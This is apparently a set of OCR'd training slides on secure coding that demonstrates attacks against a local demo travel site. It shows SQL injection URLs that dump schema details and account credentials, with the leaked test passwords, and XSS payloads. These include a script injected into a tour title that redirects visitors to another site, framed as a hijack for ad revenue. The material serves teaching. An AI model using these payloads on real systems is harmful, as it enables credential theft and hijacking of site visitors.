


SQL Injections

Accessing standard page
http://localhost:8080/SPTours/common/TourDetails.jsp?TourID=62

Testing SQL injections
http://localhost:8080/SPTours/common/TourDetails.jsp?TourID=62’ or true; -- ;

Grabbing all table information
http://localhost:8080/SPTours/common/TourDetails.jsp?TourID=’ union select ‘ext1’, ‘ext2’, table_schema, table_name from information_schema.tables; -- ;




SQL Injections (con’t)

Grabbing all column information from sptravel
http://localhost:8080/SPTours/common/TourDetails.jsp?TourID=’ union select ‘ext1’, ‘ext2’, table_name, column_name from information_schema.columns where table_schema=‘sptravel’; -- ;

Grabbing all user information from accounts table
http://localhost:8080/SPTours/common/TourDetails.jsp?TourID=’ union select ‘ext1’, ‘ext2’, username, password from accounts; -- ;

Screen Shots




SPTravel

Day sptravel
Description:
accounts

Day sptravel
Description:
booked

Day sptravel
Description:
feedbacktable

Day sptravel
Description:
tour_itinerary



SPTravel

Day admin
Description:
123456

Day test
Description:
123456

Day abc
Description:
123456

Day wulala
Description:
123456

Day asd
Description:
123456

Day helloo
Description:
123456

Day aaa
Description:
123456

Day aaa1
Description:
12345678

Day weiliang
Description:
password

Day
Description:

Critical Thinking

What happens if the password field is *hashed*? What can we do to log in as the intended user regardless?

```
var username = 'admin';
var password = 'password';

var sql = 'select * from users where username = "' + username
          + '" and password = "' + password + '";';
```


Managing rights with

Access Control

What is authentication?

Authentication is the process or action of proving or showing something to be true, genuine, or valid.


Generally, web applications authenticate users through a login submission. The credentials are matched against database records for verification.




Access Control


Web based access control is a decentralized system that allows for different groups of users to access various resources identified by HTTP URIs.

Subsequently, bad management can allow users to access resources that they are not supposed to. *Neat.*




Sample Web Logic





Pathing the way

XSS




What is XSS?

Cross-site scripting (XSS) is a type of code injection attack that enables attackers to inject client side scripts, typically javascript, into web pages to be viewed by others.


The attack affects the client side, but is otherwise harmless for the server.

Can be very visual. *Ultra fun to execute!*



Normal Code

```
var name = 'WeiWei';
var age = '22';

$("#myDiv").html('Welcome, ' + name + '! You are ' + age +
' years old!');

/* html computes to

   <div id="myDiv">
      Welcome, WeiWei! You are 22 years old!
   <div>

*/
```




Infected Code

```
var name = 'WeiWei';
var age = '22 <script>alert("xss");</script>';

$("#myDiv").html('Welcome, ' + name + '! You are ' + age +
' years old!');

/* html computes to
   <div id="myDiv">
      Welcome, WeiWei! You are 22
         <script>alert("xss");</script>
      years old!
   <div>
*/
```

Back to

SPTours




The Updated Plan

We are going to update *TourList.jsp*, such that any new user will be redirected to our personal webpage. Increases our ad revenue! Awesome.

We have an easy way to access forms to update the webpage by hijacking the admin account. The *updateTour.jsp* will provide the necessary functionality.

New Theory



Cross-Site Scripts

Accessing standard page
http://localhost:8080/SPTours/admin/updateTour.jsp?tourID=66

Changing tour title (test)
Singapore<script>alert("helloworld");</script>

Changing tour title (redirection)
Singapore<script>window.location.href="https://securecoding-mimosa.herokuapp.com";</script>


Critical Thinking

What happens if we didn't have access to an admin account?
Is there still a way for us to update the site content?

